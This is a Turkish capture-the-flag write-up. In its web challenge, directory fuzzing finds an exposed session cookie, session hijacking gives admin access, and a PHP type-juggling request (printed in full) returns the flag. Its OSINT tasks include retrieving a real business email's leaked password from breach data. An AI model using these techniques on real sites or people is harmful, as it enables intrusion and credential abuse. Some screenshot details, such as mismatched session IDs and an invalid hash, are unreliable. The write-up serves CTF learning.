

*Soruda verilen URL'e gidildiğinde, SingUp kısmında kayıt olduktan sonra hesabın aktif olması için verilen URL'de geçen code ve user query stringleri ile bir deneme yapılmıştır ama bir şey çıkarılamamıştır. *

Daha sonra cookie değerinde bulunan php session id değeri 1,2,3 gibi değerlerle değişince farklı hesaba gidilebiliyorken bir çok şey denendi ama bir şey çıkarılamadı... /sales.php?pay=bla ile transaction işlemleri yapılrken dönen SQL delete sorgusuna karışılmaya çalışılmıştır ama bir şey çıkarılamamıştır.

yapılan en son işlemde yine SecList/medium.txt ile fuzz yapılırken bulunan /admin, /plugins, /includes, /images gibi dizinler olmuştur..

The screenshot shows a web browser displaying the 'Index of /admin' page from the URL <https://challenge102.hackkaradeniz.xyz/admin/>. The browser interface includes tabs for 'Shop' and 'Index of /admin', and a status bar indicating 'Burp Suite Professional v2021.10 - Temporary Project - licensed to letmein'. To the right, the Burp Suite interface is visible with 'User options' and 'Learn' buttons, and a target set to 'https://challenge102.hackkaradeniz.xyz'. A terminal window titled 'guthmaer@Guthmaer: /mnt/c...' is open, running the command `gobuster -w directory-list-2.3-medium.txt -u https://challenge102.hackkaradeniz.xyz/`. The terminal output shows the results of the directory brute-force attack, listing various files and directories found at the specified URL.

The screenshot shows a browser window displaying the 'Index of /plugins' directory from the URL <https://challenge102.hackkaradeniz.xyz/plugins/>. The directory listing includes several files and sub-directories such as bootstrap-slider/, bootstrap-wysihtml5/, iCheck/, input-mask/, jQueryUI/, jvectormap/, pace/, and timepicker/. Below the browser is a terminal window titled 'Windows PowerShell' showing the command `gobuster -w directory-list-2.3-medium.txt -u https://challenge102.hackkaradeniz.xyz/` being run. The terminal output shows multiple requests being sent to various URLs, many of which result in a 'context canceled' error, indicating that the server has timed out or closed the connection.

*/*admin dizininde bulunan hiç bir PHP dosyasına ulaşamayıorken, /plugins dizininde iCheck adında olan dizin içerisinde 'cookie.js', '/polaris' dizin ve dosyası dikkat çekti, /polaris dizinine gidildiğinde 'cookies.txt' görüldü ve kök dizine giderek PHP session id değiştirildi. **

Shop Index of /plugins/iCheck

https://challenge102.hackkaradeniz.xyz/plugins/iCheck/

Index of /plugins/iCheck

Name	Last modified	Size	Description
Parent Directory	-	-	
all.css	2022-06-29 15:35	1.5K	
cookie.js	2022-07-16 23:34	0	
flat/	2022-06-29 15:35	-	
futurico/	2022-06-29 15:35	-	
icheck.js	2022-06-29 15:35	14K	
icheck.min.js	2022-06-29 15:35	4.4K	
line/	2022-06-29 15:35	-	
minimal/	2022-06-29 15:35	-	
polaris/	2022-07-17 00:24	-	
square/	2022-06-29 15:35	-	

Apache/2.4.29 (Ubuntu) Server at challenge102.hackkaradeniz.xyz Port 80

/plugins

Shop Index of /plugins/iCheck/polaris

https://challenge102.hackkaradeniz.xyz/plugins/iCheck/polaris/

Index of /plugins/iCheck/polaris

Name	Last modified	Size	Description
Parent Directory	-	-	
cookie.txt	2022-07-17 16:25	37	
polaris.css	2022-06-29 15:35	1.5K	
polaris.png	2022-06-29 15:35	6.3K	
polaris@2x.png	2022-06-29 15:35	16K	

Apache/2.4.29 (Ubuntu) Server at challenge102.hackkaradeniz.xyz Port 80

https://challenge102.hackkaradeniz.xyz/plugins/iCheck/polaris/cookie.txt

PHPSESSID=72bkg90fddkhd7t2u65ae5ku80

cookie değiştiği gibi bizi /admin dizinine yönlendirdi.

Copyright © 2022 Hack Karadeniz

All rights reserved

Burada yer alan, Sales, Users panoları XSS payloadlarından dolayı UI bozulmuş olduğundan gidilmiyor. Direkt olarak Key Management'a gidildiğinde parola ile ilgili bir fonksiyon görüyoruz.

Bu fonksiyon ile ilgili NoSQL, SQL injection denemeleri yapılmış ama başarılı olmamıştır, son olarak query strings'in yapısı değiştirilmiş örnek pass[]="bla ile type confusion, juggling olduğu belirlenmiş ve Flag elde edilmiştir...

The screenshot shows a NetworkMiner capture of a session between a browser and a target server at `https://challenge102.hackkaradeniz.xyz/admin`. The browser is sending a POST request to `/admin/key.php` with a password of `BAYRAK`. The response is an HTML page containing the flag `v4t4N_mILL3t_BAYRAK!!`.

Request:

```
POST /admin/key.php?password[]+flag&submit= HTTP/2
Host: challenge102.hackkaradeniz.xyz
Cookie: PHPSESSID=723bkg09tfddhd7tu5e5ku0
Sec-Ch-Ua: "Chromium";v="95", "Not A Brand";v="95"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?navigate
Sec-Fetch-User: ?cors
Sec-Fetch-Dest: document
Referer: https://challenge102.hackkaradeniz.xyz/admin/key.php
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7

```

Response:

```
</ul>
</li>
<li class="header">
    SETTINGS
</li>
<li>
    <a href="key.php">
        <i class="fa fa-users">
    </i>
    <span>
        Key Management
    </span>
</a>
</li>
</ul>
</section>
<div sidebar -->
<aside>
<!-- Content Wrapper. Contains page content -->
<div class="content-wrapper">
    <!-- Content Header (Page header) -->
    <section class="content-header">
        <h1>
            Key Management
        </h1>
        <ol class="breadcrumb">
            <li>
                <a href="#">
                    <i class="fa fa-dashboard">
                </i>
                Home
            </li>
        </ol>
        <li class="active">
            Key Management
        </li>
    </section>
    <div>
        Congrats! Flag(v4t4N_mILL3t_BAYRAK!!)
    </div>
</div>


```

Flag{}


Osint CTF

Rotasını Şaşırın TIR-1


Soruda verilen "+d0qbfGAndK82YmU0" değeri, t.me adresi ile birleştirince açılan channel'ın başlığında yer almaktadır. (24 saat süren CTF'de son 2 saatlik süreç içerisinde bulundu bu 50 puanlık soru :))))



BlackONBlack




Soruda verilen görselin kontrası ile oynandığında base64 değeri çıkmakta..



Değer çözüldüğünde

A screenshot of the CyberChef web-based tool. On the left, there's a sidebar with various encoding and decoding operations like "From Base32", "To Base64", "From Hex", etc. The main area shows a "Recipe" section with "From Base32" selected, and an "Input" field containing the string "0BQXG4Z2MU2H6LQGRZXG5ZQ0J5A==". Below the input is an "Output" field showing the decoded result: "pass:e4syip4ssv@red". The CyberChef interface includes a navigation bar at the top and a status bar at the bottom indicating "Last build: 9 days ago".

Verilen değer steghide için kullanılır




*Mesajda verdiği bilgi wigle.net, advance search ile aranır *

The screenshot shows the Wigle.net Network Search interface. The search query is '64:70:02:60:99:ff'. The search results table has the following columns: Map, Net ID, SSID, Type, First Seen, Most Recently, Crypto, Est. Lat, Est. Long, Channel, Bcn Int., QoS, Found by Me, Access, and Comment.


Map	Net ID	SSID	Type	First Seen	Most Recently	Crypto	Est. Lat	Est. Long	Channel	Bcn Int.	QoS	Found by Me	Access	Comment
	map 64:70:02:60:99:ff	KAT-3SAG	infra	2015-09-05T19:00:0000Z	2015-09-16T07:00:0000Z	WPA2	41.34759521	-66.25075912	6	0	0	-	Appended by siddhosisid on 2022-06-28 21:53:38	add comment

Below the table, there is a 'more results' button and a footer with links to various Wigle.net pages like SOCIAL, SITE INFORMATION, and NEWS.

Geoint



Soruda verilen görselin mantıklı bazı kısımlar alınıp google ile arandı..



Adı benzer olan bazı yerlere ulaşıldı

Chapati Am Dom

4,4 5 yorum
Gümüş madżazası

✓ Mağaza içinde alışveriş

Münsterpl. 26, 52002 Aachen, Almanya

Kapı - Açılmış zamanı: Pzt 10:00

+49 241 5197158

Q3FM+Qs Aachen, Almanya

Bu işletmeyi sahiplen



Düzenleme önerin

Eksik bilgileri ekleyin


Web sitesi ekleyin

Fotoğraflar

Restoranın kendisi bulundu..



internet sitesi bulundu



ve rez mail adresi

ADRESSE
Restaurant Macaroni
Schmiedstraße 24
52062 Aachen

TELEFON
+49 (0) 241 30044

EMAIL
rest@macaroni-aachen.de

leak olmuş datalara baktığımızda, bir parola buluyoruz ve SHA1 özetini alıp flag formatı ile gönderiyoruz...

The screenshot shows a web browser with multiple tabs open. The active tab is titled "Results for rest@macaroni-aachen.de (2)". A red button labeled "At Risk" is prominently displayed. Below it, there is a table with one row, showing the password "Aлексис024177243" from the source "123RF.com". The table includes "Show" and "Search" buttons, and navigation links "Previous" and "Next".

Below the table is a CyberChef tool window. The "Operations" sidebar on the left has "SHA1" selected. The "Recipe" section shows "SHA1" with "Rounds: 88". The "Input" section contains the password "Aлексис024177243". The "Output" section displays the resulting hash: "420ef0f0a8028f2c2b3f2cdc3ac1c9d52hb41ca4c6". The CyberChef interface includes various buttons like "BAKE!", "Auto Bake", and "Profile and Settings".

Misc CTF

Anit

Challenge

Anit
200

Tarihi yansitan degerleri anlamak önemlidir. Tarihi bilmek, en az degerleri anlamak kadar önemlidir. Değerleri topladığım bir kaç adımda bana eşlik edebilersen Flag e erişebilirsin.


Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader

```
<!DOCTYPE html>
<html>
  <head></head>
  <body> == $0
    <div class="main"></div>
      <!--<p>İleriki adımlarda işine yarayabileceğini düşündüğüm bir görsel  -->
</body>
</html>
```

